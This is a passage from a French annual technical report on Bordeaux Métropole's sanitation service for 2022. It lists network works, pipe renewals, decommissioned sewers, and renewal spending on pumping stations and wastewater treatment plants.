	Nom Travaux	Nature Travaux	Commune	Entreprise	Maître d'œuvre	Maître d'ouvrage	Date OPR
	Rue Léon Blum	Travaux Réseaux- Réhabilitation	BORDEAUX	SADE-SOC- REHACANA- CHANTIERS D'AQUITAINE	SCE	DEAU	08/06/2022
	Station BHNS 20 Avenue de Saint Médard	Travaux Réseaux	EYSINES	DUBREUILH	SUEZ	DEAU	09/06/2022
	Station BHNS 17 av Pasteur (entre la rue de los Heros et la rue Bernard Girard)	Travaux Réseaux	LE HAILLAN	CHANTIERS D'AQUITAINE	SUEZ	DEAU	30/06/2022
	Station BHNS 11 56 avenue Montaigne	Travaux Réseaux	SAINT-MEDARD EN JALLES	CHANTIERS D'AQUITAINE	SUEZ	DEAU	07/07/2022
	Rue Paul Painlevé	Travaux Réseaux	PESSAC	SOBEBE	DEAU	DEAU	18/07/2022
	Avenue général de gaulle	Travaux Réseaux	SAINT-MEDARD EN JALLES	SOBEBE	MERLIN	DEAU	02/08/2022
	Place d'Arlac	Travaux Réseaux	BORDEAUX	SOC	SCE	DEAU	22/08/2022
	Rue Brunet	Travaux Réseaux- Réhabilitation	BORDEAUX	REHACANA	SCE	DEAU	23/08/2022
	Rue Clément Ader	Travaux Réseaux	CENON	NOVELLO		DEAU	14/09/2022
	Station BHNS 10 Av Montaige (intersection rue Paul Dethomas-rue Henri Dunat)	Travaux Réseaux	SAINT-MEDARD EN JALLES	FAYAT	SUEZ	DEAU	29/09/2022
	Liaison Bourran-Vallon	Travaux Réseaux	MERIGNAC		SUEZ	DEAU	05/10/2022
	Station BHNS31 rue de l'ecole Normale	Travaux Réseaux	BORDEAUX	FAYAT	SUEZ	DEAU	20/10/2022
	Place Ozanam	Travaux Réseaux	BORDEAUX	FAYAT	SCE	DEAU	03/11/2022
	Rue Marly	Travaux Réseaux	TALENCE	EIFFAGE	MERLIN	DEAU	10/11/2022
	Rue Brossellete (phase 1)	Travaux Réseaux- Réhabilitation	LORMONT	FAYAT-ATEC	SUEZ	DEAU	29/11/2022
	Rue Brossellete (phase 2)	Travaux Réseaux- Réhabilitation	LORMONT	FAYAT-ATEC	SUEZ	DEAU	06/12/2022
	Rue Gounod	Travaux Réseaux	EYSINES	CASTILLON TP	MERLIN	DEAU	09/12/2022
	Station BHNS 40 Avenue de la Marne (angle Cours de l'Yser)	Travaux Réseaux	BORDEAUX	NOVELLO	SUEZ	DEAU	15/12/2022
	Avenue de la Belle Etoile	Travaux Réseaux	BOULIAC	NOVELLO	SUEZ	DEAU	16/12/2022
	Rue Brossellete (réhabilitation)	Travaux Réseaux- Réhabilitation	BOULIAC	ATEC	SUEZ	DEAU	21/12/2022
2021	Rue des Pins	Travaux Aménagement	PREMPUYRE	COLAS	PT OUEST	PT OUEST	04/01/2021
	Allée Camille St-Saëns	Travaux Aménagement	SAINT-MEDARD EN JALLES	COLAS	PT OUEST	PT OUEST	04/01/2021
	Pont de la Pierre	Travaux Aménagement	SAINT-MEDARD EN JALLES	COLAS	PT OUEST	PT OUEST	11/01/2021
	Avenue de la Libération	Travaux réseau	MERIGNAC	CHANTIERS D'AQUITAINE	DTS-SUEZ	BM DEAU	15/12/2021
2020	Extension réseau EU attente du Pont J-J	Travaux réseau	BEGLES	CANASOUT	MERLIN	BM DEAU	17/12/2020

**TABLEAU 4 - PAT.2.3. CHANTIERS RESEAUX ET AMENAGEMENT DE VOIRIE CONTROLES ET RECEPTIONNES
NON REMIS EN AFFERMAGE A CE JOUR**

	Nom Travaux	Nature Travaux	Commune	Entreprise	Maître d'œuvre	Maître d'ouvrage	Date OPR
	BOSC - Pont Simone Veil						
2019	Rue du Commandant Molière	Travaux Aménagement	BRUGES	COLAS	PT OUEST	PT OUEST	16/07/2019
	Rue de Venteille et Gagarine	Travaux Aménagement	LE HAILLAN	COLAS	PT OUEST	PT OUEST	30/07/2019
	Rue du Médoc	Travaux Aménagement	LE HAILLAN	EIFFAGE	PT OUEST	PT OUEST	15/03/2019
2018	Voie Nouvelle PERROQUET	Travaux réseau	EYSINES	SOGEA	LDE - DTS	BM DEAU	31/05/2018
	Bastide Niel B01	Travaux Aménagement	BORDEAUX	SOBEBO	ARTELIA	BMA	16/03/2018
2017	Rue Lasserre	Travaux Aménagement	SAINT-MEDARD EN JALLES		PT OUEST	PT OUEST	24/07/2017
2014	Rouget de Lisle/Jacqueline Auriol/Somme	Travaux réseau	MERIGNAC	CHANTIERS MODERNES	LDE - DTS	BM DEAU	04/07/2014
2013	Rues E.JACQUET / F. FERRER	Travaux réseau	BORDEAUX	CHANTIERS MODERNES	LDE - DTS	BM DEAU	28/06/2013
	Rue Calavet-Centre culturel	Travaux Aménagement	LE TAILLAN	NOVELLO	PT -Ouest	PT -Ouest	17/12/2013

PAT.2.5. LES RÉSEAUX RENOUVELÉS PAR LE DÉLÉGATAIRE

Depuis 2019, un bloc de renouvellement de canalisation a été confié par Bordeaux Métropole à la SABOM. Il s'agit du bloc 2. Contractuellement, la SABOM doit renouveler 5 480 ml/an (soit un peu plus de 0,1% du linéaire total des réseaux) pour un montant de 5 300 k€ HT/an (valeur 2019). Ces opérations sont encadrées par la procédure patrimoniale P38 d'incorporation d'installations d'assainissement réalisées par le Délégué.

Le linéaire de canalisations renouvelé en 2022 au bloc 2 s'établit à 6 138,82 ml (indicateur R32). Ce linéaire représente 112% des 5 480 ml à renouveler annuellement, ce qui est supérieur aux 85% minimum à réaliser chaque année sous peine de pénalité contractuelle.

Plus d'informations sur ce sujet sont disponibles dans le paragraphe [PAT.3.8](#).

Le **TABLEAU 5** présente le détail des 30 opérations réalisées.

TABLEAU 5 - PAT 2.4 - Bloc 2 - Renouvellement programmé de canalisations				
Commune	Opération	Linéaire en ml	P38 soumise	Sigea MàJ
AMBARES-ET-LAGRAVE	AVENUE DU BEL AIR	384,63		
AMBARES-ET-LAGRAVE	RUE DU BROUSTEY (2022)	295,47	x	
ARTIGUES-PRES-BORDEAUX	RUE DE LA CASCADE	77,01	x	
BASSENS	AVENUE LUCIEN MEUNIER	283,85	x	
BORDEAUX	COURS JULES LADOUMEGUE	140,95	x	
BORDEAUX	PLACES DES CAPUCINS	67,90	2023	
BORDEAUX	RUE DE LA PEROUSE (2022)	44,60	x	
BORDEAUX	RUE DE MARSAN (2022)	77,26	x	
BORDEAUX	RUE BERNARD CARMOUZE	116,92	x	
BORDEAUX	RUE CHARLES CHAUMET	138,58	x	
BORDEAUX	RUE D'ENGHEN	54,14	x	
BORDEAUX	RUE DE LA CROIX BLANCHE	118,75	x	
BORDEAUX	RUE PAULINE KERGOMARD	123,00	x	
BOULIAC	ALLEE DU RUISSEAU (2022)	96,28	x	
BRUGES	RUE DE CLAUDEVILLE	200,80	x	
CENON	CHEMIN D'ARTIGUES	216,20	x	
LORMONT	RUE DES ROSES	37,10	x	
MERIGNAC	AVENUE DU BEDAT	612,68	x	
MERIGNAC	AVENUE DE BOURRANVILLE	139,71	x	
PAREMPUYRE	AVENUE DURAND DASSIER	129,05	x	
PESSAC	RUE DES IBIS (2022)	103,20	x	
PESSAC	AVENUE D'ILE DE FRANCE	369,20		
PESSAC	RUE PIERRE LOTI	174,90	x	
PESSAC	TOCTOUCAU (2022)	1 052,48	2023	
SAINT AUBIN DU MEDOC	ROUTE D'OURTON P2	205,40	2023	
SAINT LOUIS DE MONTFERRAND	RUE ROGER ESPAGNET	244,07	x	
TALENCE	RUE ANDRE GIDE	205,30	x	
VILLENAVE D'ORNON	RUE DES BLEUETS	84,95	x	
VILLENAVE D'ORNON	RUE GABRIEL PIERNE/RUE GABRIEL PIERNE	284,94	x	
VILLENAVE D'ORNON	CHEMIN DE BRIGNON	59,50	x	
TOTAL		6 138,82		

Les mises à jour SIGEA ne sont réalisées qu'à la suite des validations des P38 soumises.

Concernant les 6 138,82 ml du **TABLEAU 5**, il n'y a pas eu encore d'enregistrement dans la base patrimoniale SIG : la SABOM reste en attente d'une validation de la part du délégant.

PAT.2.6. LES DÉSAFFECTATIONS ET RÉTROCESSIONS

Les canalisations et ouvrages qui ont été retirés du patrimoine affermé en vue d'un abandon ou d'une rétrocession correspondent à l'application de la procédure P34 relative à la « désaffectation des réseaux d'assainissement ne participant plus au service public de l'assainissement ».

TABLEAU 6 - PAT.2.5. Liste des réseaux désaffectés remis à Bordeaux Métropole - 2022													
Commune	Rue	Date de désaffectation	Longueur de réseaux (en ml)			Nombre de regards			Nombre de B.E.		Nombre d'ouvrages		
			EU	EP	UN	EU	EP	UN	EP	UN	EU	EP	UN
LE BOUSCAT	Av Georges Clémenceau	20/9/2022			88			4		2			
TALENCE	Impasse Peybouquey	22/6/2022			17			1					
GRADIGNAN	Allée de millepertuis	14/04/2022	115	90		4	4						
FLOIRAC	Rue Salvador ALLENDE	14/08/2022	149	176		7	7		2				
BORDEAUX	Rue des frères Moga	14/04/2022		122			5		4			1	
Total			264	388	105	11	16	5	6	2	0	1	0

PAT.2.7. BILAN DES INDICATEURS

Référence	Intitulé	Objectif	Résultat 2019	Résultat 2020	Résultat 2021	Résultat 2022
Indicateur opérationnel PA1	Evolution du patrimoine	N/A	Linéaire réseau : 4 309,7 km Nb bassins : 228 Nb postes : 166 Nb STEP : 6 Nb avaloirs/BE : 58 111 au total, dont 51 967 affermés Nb branchements : 172 523 Nb regards de visite : 131 621 Nb accessoires réseaux : 913 Nb équipements autosurveillance du réseau : 38	Linéaire réseau : 4 315,2 km Nb bassins : 229 Nb postes : 167 Nb STEP : 6 Nb avaloirs/BE : 58 171 Nb Branchements : 173 967 Nb regards de visite : 132 765 Nb accessoire réseaux : 917 Nb équipements autosurveillance du réseau : 38	Linéaire réseau : 4 339,7 km Nb bassins : 237 Nb postes : 169 Nb STEP : 6 Nb avaloirs/BE : 58 652 Nb Branchements : 175 318 Nb regards de visite : 133 058 Nb accessoire réseaux : 918 Nb équipements autosurveillance du réseau : 38	Linéaire réseau : 4 353,8 km Nb bassins : 241 Nb postes : 169 Nb STEP : 6 Nb avaloirs/BE : 59 118 Nb Branchements : 176 487 Nb regards de visite : 134 747 Nb accessoire réseaux : 801 Nb équipements autosurveillance du réseau : 38
Autres pénalités 5	Intégration sur le SIG métropolitain de l'ensemble des données d'inventaire et d'exploitation sous 1 mois	1 mois (soit 22 jours ouvrés en moyenne)	Pas de mise en demeure enregistrée	Pas de mise en demeure enregistrée	1 courrier de mise en demeure	/
Autres pénalités 15	Non incorporation d'ouvrages neufs ou existants dans les inventaires dans le délai de 3 mois	100%	Suivi en cours de mise en place	/	/	/
Autres pénalités 23	Travaux de renouvellement rendus nécessaires par une insuffisance d'entretien	N/A	99,74%	/	Pas de mise en demeure enregistrée	/

❖ Indicateur opérationnel PA1

La mise à jour SIG ne se fait qu'à réception de la validation des P38 des opérations concernées. L'impact de ce non retour est que le linéaire du réseau indiqué au niveau de l'indicateur PA1, sur l'année 2022, ne tient pas compte du linéaire renouvelé en 2022.

❖ Autres pénalités 15

Pour cet indicateur, le processus d'intégration est respecté en rapport à la qualité et à la complétude des documents remis.

LE SUIVI DES PROGRAMMES CONTRACTUELS DE RENOUVELLEMENT

PAT.3

SABOM

RÉFÉRENTIEL CONTRAT

Article 73

Travaux de renouvellement programmé de réseau

Annexe 28 Outil de programmation du renouvellement - Engagements en termes de renouvellement

Annexe 32 Modalités d'organisation et de mise en œuvre du programme de renouvellement des canalisations

Annexe 32-2 Programme de renouvellement

SOMMAIRE

PAT.3.1. BILAN DES RENOUVELLEMENTS AUX BLOCS A, B ET C.....	361
PAT.3.2. BILAN DES RENOUVELLEMENTS AUX BLOCS D, E ET F.....	375
PAT.3.3. BILAN DES RENOUVELLEMENTS/TRAVAUX EXCEPTIONNELS AU BLOC G.....	378
PAT.3.4. BILAN DES INVESTISSEMENTS AU BLOC H1.....	380
PAT.3.5. BILAN DES INVESTISSEMENTS DU SI AU BLOC H2.....	381
PAT.3.6. BILAN DES TRAVAUX ET ÉTUDES AU BLOC I.....	382
PAT.3.7. BILAN DES RENOUVELLEMENTS SI AU BLOC J.....	383
PAT.3.8. BILAN DES RENOUVELLEMENTS RÉSEAU AU BLOC 2.....	384
PAT.3.9. BILAN DES INDICATEURS.....	390

Les renouvellements et travaux de premier établissement 2022 sont présentés par bloc. Cette fiche traite des éléments techniques et des montants associés. Le détail financier de cette année et en cumul depuis le début du contrat est décrit dans le **VOLET FINANCIER (TABLEAUX 12, 12bis, 13** pour le renouvellement, **TABLEAUX 11 et 11bis** pour les investissements, excepté pour le bloc I qui est dans le **TABLEAU 17**).

Pour mémoire, le contrat inclut 12 blocs :

- 8 blocs de renouvellement (A, B, C, D, E, F, G et J),
- 4 blocs de travaux de premier établissement (2, H1, H2 et I).

Le renouvellement des équipements et des réseaux, au-delà d'être contractuel, est nécessaire pour maintenir en parfait état de fonctionnement les installations métropolitaines. Les blocs de premier établissement permettent quant à eux d'investir dans de nouveaux équipements visant à optimiser et fiabiliser le fonctionnement des installations métropolitaines.

Les intitulés des différents blocs sont les suivants :

- Blocs A et B : Renouvellement d'ouvrages de génie civil et de bâtiments et second œuvre et accessoires d'ouvrages de génie civil et de bâtiments
- Bloc C : Renouvellement des équipements usines et réseaux
- Bloc D : Renouvellement d'ouvrages accessoires aux canalisations
- Bloc E : Petits travaux d'amélioration du système intrinsèquement liés à l'exploitation
- Bloc F : Renouvellement des canalisations non visitables de regard à regard dans le cadre des procédures d'urgence
- Bloc G : Travaux exceptionnels
- Bloc H1 : Travaux de premier établissement hors SI (système d'information)
- Bloc H2 : Travaux de premier établissement du SI
- Bloc I : Travaux et études du fonds Développement Durable
- Bloc J : Renouvellement du SI
- Bloc 2 : Renouvellement programmé des canalisations non visitables

Le montant total des renouvellements en 2022 s'élève à **10 605 k€ HT**, et celui des travaux de premier établissement à **5 987 k€ HT**. En 2021, le montant total de renouvellement s'élevait à 10 092 k€ HT, et celui des travaux de premier établissement, comme en 2022, à 6 381 k€ HT.

PAT.3.1. BILAN DES RENOUVELLEMENTS AUX BLOCS A, B ET C



ZOOM

Poste de relevage Eaux Usées Saint Louis de Montferrand sous vide

Renouvellement du système sous vide : amélioration du système et performance énergétique

L'intervention prévue pour une durée théorique de 3 mois a commencé le 5 septembre 2022 et s'est terminée le 23 décembre 2022, pour un montant de 321 k€ HT.

Nous avons ciblé ce renouvellement dans l'année 2020.

L'étude technique a été confiée au Cabinet Merlin en association avec la SABOM. Les points principaux de cette étude étaient les suivants :

- Remplacement de pompes à vide par une technologie moins consommatrice en eau de refroidissement, avec un débit légèrement supérieur et un niveau sonore abaissé,
- Mise en place d'une troisième pompe pour fiabiliser la continuité de service,
- Mise en place d'un refroidissement du local permettant d'abaisser la température du local ayant un impact sur le système de refroidissement des pompes,
- Renouvellement total du filtre de désodorisation du vide réseau,
- Mise en sécurité du personnel par le renouvellement des rambardes et la mise en place d'une plateforme supplémentaire pour la maintenance des équipements et notamment des pompes de 250 kg,
- Mise en place d'un coffret extérieur de raccordement pour un groupe électrogène mobile ainsi qu'un inverseur de source manuel dans l'armoire électrique, pour prévenir d'une éventuelle coupure d'énergie et garantir la mise en place d'une source d'énergie secondaire le plus rapidement possible,
- Assurer la continuité du bon fonctionnement du sous vide le temps des travaux ainsi que l'astreinte.

L'ensemble des points ont été réalisés et fonctionnent de manière optimale :

- Le système de refroidissement retenu est un système en boucle fermé à huile,
- Le débit des pompes est passé de 350 Nm³/h à 400 Nm³/h et le niveau sonore est bien dessous des pompes précédentes,
- La pompe 3 en secours est opérationnelle,
- Le système de refroidissement à huile en boucle fermée efficace en association avec le climatiseur du local,
- Le filtre de désodorisation a été entièrement renouvelé,
- L'ensemble des barrières et la plateforme ont été mis en place ainsi que le système d'évacuation des pompes,
- Le coffret pour le GE mobile et l'inverseur manuel installés,
- La continuité de service avec l'installation provisoire a joué son rôle sans interruption.

Cette opération de renouvellement a mobilisé 3 services de la SABOM :

- Le service Ingénierie et Méthode,
- Le service d'exploitation des Postes & Bassins,
- Le service Maintenance Usines.



Saint louis de Montferrand sous vide



Implantation du site



Reprises des canalisations sous vide



Ancienne installation



Installation provisoire



Nouvelle installation



Groupe de refroidissement
du local





Filtre désodorisation génie civil et tuyauterie HS




Filtre de désodorisation repris entièrement



Renouvellement des passerelles de sécurité



Mise en place d'une plate forme de manipulation des équipements lourds



Le montant 2022 des **Blocs A+B** s'établit à **1 110,8 k€ HT** répartis selon les **TABLEAUX 1 et 2** pour un montant minimum pénalisable de 636,2 k€ HT, selon un programme partagé avec la Direction de l'Eau. Le montant minimum pénalisable est donc atteint.

Les principales opérations sont listées dans les tableaux suivants :

TABLEAU 1 - PAT.3.1. Bloc A - Ouvrages de génie civil et bâtiments			
Travaux réalisés en 2022			Coût 2022 (€)
Accessoires de réseau	VILLABOIS GRILLE	ENROCHEMENT	32 940,00
	3 opérations < 10 k€		10 079,38
	total		43 019,38
Postes et bassins	JALLERE	PARTIEL BERGES CANAL AVAL	33 823,63
	TARTIFUME	PARTIEL BERGES CANAL AVAL	29 527,94
	MAGINOT	CLOTURE ET PORTAIL	18 487,97
	SYBILLE	CLOTURE	18 342,54
	LA GRAVADE PI	CLOTURE SITE	18 299,48
	BAS BOUSCAT 1	PARTIEL BATIMENT	17 416,34
	ACIERIES PI	CANALISATIONS	16 454,43
	MEDOC	REPRISE EPAUFRURE FACADE	13 961,89
	BEAUDESERT	CLOTURE SITE	13 815,36
	BERNATETS	CLOTURE ET PORTAIL	12 307,94
	BRUGES 2	PORTAILS ET CLOTURE	12 081,96
	PONT DE LA GRAVE	CLOTURE	11 589,12
	CAMP DES LANCIERS	CLOTURE	10 838,17
	NAUJAC	REMBARDES ACCES	10 637,96
	25 opérations < 10 k€		86 712,22
total		324 296,95	
STEP	CLOS DE HILDE STEP	RESEAU GAZ NATUREL	47 432,08
	LOUIS FARGUE STEP 2013	PARTIEL VOIRIE	24 764,66
	LOUIS FARGUE STEP 2013	BACS RETENTION CUVES	23 112,00

TABLEAU 1 - PAT.3.1. Bloc A - Ouvrages de génie civil et bâtiments		
Travaux réalisés en 2022		Coût 2022 (€)
LILLE STEP	PARTIEL VOIRIE	19 172,51
CANTINOLLE STEP	PORTAIL	17 177,01
CLOS DE HILDE STEP	CHEMIN ACCES PR EAU BLANCHE	17 101,82
LOUIS FARGUE STEP 2013	PORTAIL ENTREE 88 CRS LFA	12 943,67
CANTINOLLE STEP	REVETEMENT SOL LOCAL FeCl3	12 937,28
13 opérations < 10 k€		56 679,37
	total	231 320,40
Total Bloc A - Ouvrages de génie civil et bâtiments 2022		598 636,73
Total Bloc A - Ouvrages de génie civil et bâtiments 2021		411 370,00
Total Bloc A - Ouvrages de génie civil et bâtiments 2020		248 373,79
	TOTAL 2020/2022	1 258 380,52

- **PHOTOS 1 et 2 - PAT.3 Réhabilitation de l'ouvrage de Villaboïs à Bruges (33 k€). La sécurisation du site est portée par Bordeaux Métropole.**





PHOTO 3 - PAT.3 CLOS DE HILDE chemin d'accès jusqu'au PR EU Eau Blanche (17 K€)



TABLEAU 2 - PAT.3.1. Bloc B - Second œuvre et accessoires d'ouvrages de génie civil et bâtiments, outillage			
Travaux réalisés en 2022			Coût 2022 (€)
Réseau, et Postes et bassins	COMMUN CONTRAT	PIEGES A RATS	76 011,51
	COMMUN CONTRAT	DRONE VOLANT RESEAU	28 867,32
	NOUTARY	EQUIPEMENTS DE SECURITE	20 403,45
	MAGINOT	PASSERELLE VANNE	10 843,14
	41 opérations < 10 k€		117 049,79
		total	253 175,21
STEP	CLOS DE HILDE STEP	PORTES ET SOL	44 348,77
	LOUIS FARGUE STEP 2013	RAYONNAGE AMDEC LOCAL EXPLOIT	33 894,18
	CLOS DE HILDE STEP	MOBILIER SALLE CONTROLE SUPERVISION	23 531,16
	CANTINOLLE STEP	PASSERELLE DECANTATION	21 535,52
	CLOS DE HILDE STEP	PORTES COUPE-FEU	21 510,30
	LOUIS FARGUE STEP 2013	VENTILATION EXT VERS VIS RELEVAGE	15 215,20
	CLOS DE HILDE STEP	OUTILLAGE STEP	13 129,40
	LOUIS FARGUE STEP 2013	PORTE SECTIONNELLE BFW29	11 316,82
	21 opérations < 10 k€		74 532,76
		total	259 014,11
Total Bloc B - Second œuvre et accessoires d'ouvrages de génie civil et bâtiments, outillage 2022			512 189,32
Total Bloc B - Second œuvre et accessoires d'ouvrages de génie civil et bâtiments, outillage 2021			496 721,00
Total Bloc B - Second œuvre et accessoires d'ouvrages de génie civil et bâtiments, outillage 2020			340 888,26
TOTAL 2020/2022			1 349 798,58

- PHOTOS 4, 5 et 6 - PAT.3 Bas Bouscat 1 : porte bâtiment et accès à la bâche (12,5 K€)



- PHOTO 7 - PAT.3 CLOS DE HILDE : mobilier salle de supervision 23,5 K€



Le montant 2022 du **Bloc C** s'établit à **6 548 K€ HT**, répartis selon le **TABLEAU 3** pour un montant minimum pénalisable de 4 664,5 K€, selon un programme partagé avec la Direction de l'Eau. Le montant minimum pénalisable est donc atteint.

TABLEAU 3 - PAT.3.1. Bloc C - Equipements Usines et Réseaux			
Travaux réalisés en 2022			Coût 2022 (€)
Accessoires de réseau	FLOUQUET PORTE A FLOT GARONNE	AUTOMATISATION SITE	43 039,36
	LUGAN PORTE A FLOT GARONNE	MISE EN SECURITE SITE	19 889,56
		total	62 928,92
Postes et bassins	ST LOUIS DE MONTFERRAND SOUS VIDE	POMPES A VIDE	320 942,31
	MEDOC	GROUPES ELECTROGENES	312 986,19
	ORNANO	PART 2022- ARMOIRES GE, AUTOMATE ET POMPAGE	147 285,71
	LAROQUE	DEGRILLEUR EP	141 112,89
	SAINT EMILION	POMPE EP5 ET VANNE VIDANGE BASS	66 735,12
	LA TASTA	3 BACHES	65 765,79
	SAINT EMILION	GE2 MOTEUR	50 397,87
	MEDOC	VANNE DE VIDANGE	43 382,31
	JOURDE	CELLULE HT	29 174,62
	MEDOC	CELLULE HT	27 200,31
	ENTRE DEUX MERS	CELLULE HT	26 179,40
	SAINT-EMILION	RESEAU EXTINCTION INCENDIE	24 616,65
	LAUZUN	ONDULEURS 1 ET 2 ET CHARGEURS	23 640,07
	GE MOBILE ASSAINISSEMENT	RESEAU EXTINCTION INCENDIE	23 421,75
	SAINT-EMILION	ARMOIRES ELECTRIQUES	23 220,41
	BAS BOUSCAT 1	ARMOIRES ELECTRIQUES	23 169,22
	ORNANO	RESEAU EXTINCTION INCENDIE	21 710,51
	NAUJAC	GROUPES ELECTROGENES	21 516,50
	NOUTARY	GROUPE ELECTROGENE	18 151,60
	CARMAUX	COMMANDE CENTRALE HYDRAULIQUE	17 039,14
	NAUJAC	ONDULEURS 1 ET 2 ET CHARGEURS	15 529,46
	ARCHEVEQUE BELLE ASSISE DEGRILLEUR	DEGRILLEUR	15 122,44
	MAGINOT	FLEXIBLES HYDRAULIQUES	14 801,58
	ENTRE DEUX MERS	POMPE PLUVIALE 3	14 584,06
	SAINT-JEAN	CIRCUIT HYDRAULIQUE	13 856,19
	BASTIDE	EU1 - EU2	13 706,47
	BEAUDESERT	CENTRALE HYDRAULIQUE	13 023,65
	PERINOT	ARMOIRE AUTOMATE	12 822,37
	MICHAELIS PI	CUVE FUEL	12 294,03
	NOUTARY	POMPES EP1 ET EP2	11 414,54
	BAS BOUSCAT	GROUPES ELECTROGENES	10 930,74
	TARTIFUME	DISJONCTEUR SORTIE GE 1-2	10 801,53
	JOURDE	EQUIPEMENTS HYDRAULIQUES	10 193,83
	117 opérations < 10 k€		337 087,85
		total	1 933 817,11
STEP	CLOS DE HILDE STEP	07X101A CENTRIFUGEUSE DESHYDRATATION A	486 076,28
	LOUIS FARGUE STEP 2013	CENTRIFUGEUSE A, B, C.	342 038,43
	CANTINOLLE STEP	BIOLITE BIOPUR	244 993,77
	LILLE STEP	CENTRIFUGEUSE 2 ET ARMOIRE	226 845,21
	LOUIS FARGUE STEP 2013	14 VANNES AIR PROCESS BIOFOR A/N	155 106,06
	LOUIS FARGUE STEP 2013	SECHEURS A ET B	142 445,29

TABLEAU 3 - PAT.3.1. Bloc C - Equipements Usines et Réseaux

Travaux réalisés en 2022		Coût 2022 (€)
LOUIS FARGUE STEP 2013	COGENE A ET B	123 608,50
LOUIS FARGUE STEP 2013	DOME SILO B	88 397,68
CLOS DE HILDE STEP	SYSTEME DE VIDEOSURVEILLANCE	67 188,09
CANTINOLLE STEP	TORCHERE	66 791,58
CLOS DE HILDE STEP	BENNES D ET SECOURS	64 319,57
SABAREGES STEP	DEGRILLEUR GROSSIER 2	63 823,58
CLOS DE HILDE STEP	DEGRILLEUR COMPACTEUR MATIERES DE VIDANGE	60 229,84
LOUIS FARGUE STEP 2013	POMPES RELEVAGE A ET C AMONT DECANTEUR	56 228,00
LOUIS FARGUE STEP 2013	REFRACTAIRE CHAUDIERE A	55 006,17
LABORATOIRE	HACH AP3900	50 112,98
LOUIS FARGUE STEP 2013	POMPES RELEVAGE 445PO150A ET B	46 632,18
CLOS DE HILDE STEP	2 SOUPAPES DIGESTEUR 51	41 728,98
SABAREGES STEP	SURPRESSEURS AIR PROCES BIOPUR C 2-3	35 889,47
CLOS DE HILDE STEP	REHABILITATION CENTRIFUGEUSES	32 465,12
LOUIS FARGUE STEP 2013	REDUCTEUR VIS RELEVAGE 2	32 072,58
LOUIS FARGUE STEP 2013	753MNE12AH001 GROUPE FRIGORIFIQUE	30 635,17
CANTINOLLE STEP	COMPRESSEUR GAZ	30 394,06
CLOS DE HILDE STEP	EQUIPEMENTS DENSADeg C-D-E	30 367,39
CLOS DE HILDE STEP	10 VANNES BIOFORS 30	29 960,23
SABAREGES STEP	POMPE 3 RELEVAGE EAUX BRUTE	28 350,75
CLOS DE HILDE STEP	02PS01A_B_C_D MOTEUR REDUCTEUR AGITATEUR	27 885,38
CLOS DE HILDE STEP	3 VANNES TELESCOPIQUES DIGESTEUR 51	27 766,97
CLOS DE HILDE STEP	CLIMATISATIONS BATIMENT EXPLOITATION	27 260,39
LOUIS FARGUE STEP 2013	PALIER INF VIS RELEVAGE 1-2 ET BATARDEAUX	27 177,29
CLOS DE HILDE STEP	VANNES TERRASSE BIOFOR E A L	27 059,34
LOUIS FARGUE STEP 2013	2 pompes recirculation boues ECHANGEUR	26 892,65
LOUIS FARGUE STEP 2013	CONFORMITE MACHINES TOURNANTES	26 680,99
LOUIS FARGUE STEP 2013	DOME SILO A	26 507,84
CLOS DE HILDE STEP	07CP202B6203A pompes JAVEL ET SOUDE	25 792,32
LOUIS FARGUE STEP 2013	PALAN ELECTRIQUE SECHEURs A ET B	25 512,67
LOUIS FARGUE STEP 2013	POMPE C BACHE LAVAGE BIOFORS	24 331,13
CLOS DE HILDE STEP	ECLAIRAGE LED PRETRAITEMENT	23 060,28
CLOS DE HILDE STEP	VANNES DIGESTEUR ET CHASSE DIGESTEUR	22 832,48
CLOS DE HILDE STEP	ECLAIRAGE LED BAT 71-30	21 654,55
LOUIS FARGUE STEP 2013	POMPES A BOUE (HP) A ET B	21 474,59
CLOS DE HILDE STEP	2 pompes acide sulfurique A ET D	20 997,04
CANTINOLLE STEP	AGITATEUR BACHE BOUES DIGEREES	20 567,48
LOUIS FARGUE STEP 2013	TUYAUTERIE HYDRAULIQUE PREGRIILLES	20 065,74
LOUIS FARGUE STEP 2013	DEMARREURS PPES RECIRCULATION DESODORISATION	18 308,46
SABAREGES STEP	PONT RACLEUR DESSABLEUR 2	16 484,26

TABLEAU 3 - PAT.3.1. Bloc C - Equipements Usines et Réseaux

Travaux réalisés en 2022		Coût 2022 (€)
SABAREGES STEP	REHABILITATION CENTRIFUGEUSES ET VIS	16 409,91
LOUIS FARGUE STEP 2013	UNITE COMPLETE AIR PROCEDE STOCKEUR	16 298,54
CLOS DE HILDE STEP	VANNES MANUELLES VIDANGE DECANTEURS	16 160,15
SABAREGES STEP	CELLULE HT 1 ET 2	15 977,68
LOUIS FARGUE STEP 2013	PPE ALIMENTATION BOUES DESHYDRATEES SECHEUR B	15 590,63
CLOS DE HILDE STEP	CENTRALES DETECTION INCENDIE	15 529,82
LOUIS FARGUE STEP 2013	POMPE VARIABLE D RELEVAGE DENSADEG	15 497,87
LABORATOIRE	4 FRIGOS	15 465,60
SABAREGES STEP	POMPE RELEVAGE INTERMEDIAIRE 1	15 280,04
CANTINOLLE STEP	CENTRIFUGEUSES	15 112,18
LOUIS FARGUE STEP 2013	CENTRIFUGEUSES D ET E	15 020,64
CLOS DE HILDE STEP	REDUCTEUR VIS DE RELEVAGE 01TR01B	15 007,46
LOUIS FARGUE STEP 2013	CABLAGE RESEAU BATIMENT D	14 956,06
CLOS DE HILDE STEP	3 MOTOREDUCTEURS FLOCULAT 445 C-D-E	14 303,08
LOUIS FARGUE STEP 2013	POMPE C BACHE EAU SALE	14 085,96
LOUIS FARGUE STEP 2013	COMPRESSEUR BIOGAZ 5	13 898,04
CLOS DE HILDE STEP	POMPES BOUES B-C VERS CENTRIFUGEUSES BAT 71	13 226,91
CLOS DE HILDE STEP	PALAN STOCKEUR BOUES DIGEREES 61	12 956,88
CLOS DE HILDE STEP	BIOLITE	12 722,40
LILLE STEP	CENTRALE HYDRAULIQUE SILO A BOUES	12 679,56
LOUIS FARGUE STEP 2013	SURPRESSEUR AIR LAVAGE A BIOFORS	12 502,93
LOUIS FARGUE STEP 2013	CIRCUITS EXTRACTION AIR BIOFORS ET DENSADEGS	12 450,89
CLOS DE HILDE STEP	MOTEUR REDUCTEUR FLOCCULATION 02SP02 A-B	12 448,95
CLOS DE HILDE STEP	POMPE ALIMENTATION DILACERATEUR 624PO108A	12 260,72
SABAREGES STEP	VENTILATEUR INTERMEDIAIRE DESODORISATION	12 196,11
SABAREGES STEP	AGITATEUR BACHE BOUES EPAISSIES	11 829,20
CLOS DE HILDE STEP	MISE EN CONFORMITE DEGRILLEURS	11 778,86
